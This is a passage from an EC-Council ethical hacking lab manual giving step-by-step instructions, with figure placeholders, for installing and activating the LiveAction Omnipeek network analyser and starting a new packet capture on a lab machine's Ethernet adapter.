


Figure 2.3.4: Omnipeek Installer Wizard

11. In the **Product Activation** wizard, ensure that the **Automatic: requires an Internet connection** radio-button is selected and click **Next**.




Figure 2.3.5: Omnipeek Product Activation wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Customer Information** wizard appears; type a **Company Name** (here, **abc**) and **Email** (provided at the time of registration). For the serial number field, switch to the **Mozilla Firefox** browser and copy the **License Key**. Close the browser.
13. Switch back to the **Ompnipeek Installer** window, paste the **License Key** in the **Serial Number or Product Key** field, and then click **Next**.




Figure 2.3.6: Omnipeek Customer Information section

14. Follow the wizard-driven installation steps to install Omnipeek using the default settings.
15. While **Installing LiveAction Omnipeek**, if a **User Account Control** pop-up appears, click **Yes**.
16. On completion of the installation, the **Omnipeek Installer Completed** wizard appears; uncheck **View Readme**, ensure that the **Launch Omnipeek** option is checked, and click **Finish**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.3.7: Omnipeek installation completed

17. The **Omnipeek** evaluation dialog-box appears; click **OK**.
18. The **Omnipeek** main window appears, as shown in the screenshot.




Figure 2.3.8: Omnipeek main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Start a New Capture

19. Click on the **New Capture** option from the Omnipeek's main screen to create an Omnipeek capture window.




Figure 2.3.9: Starting a new capture

20. The **Capture Options** window appears; by default, the **Adapter** option opens-up.
21. Under the **Adapter** section in the right-hand pane, expand the **Local machine: WINDOWS 10** node, select **Ethernet0**, and click **OK**.

Note: The ethernet adapter will vary in your lab environment.

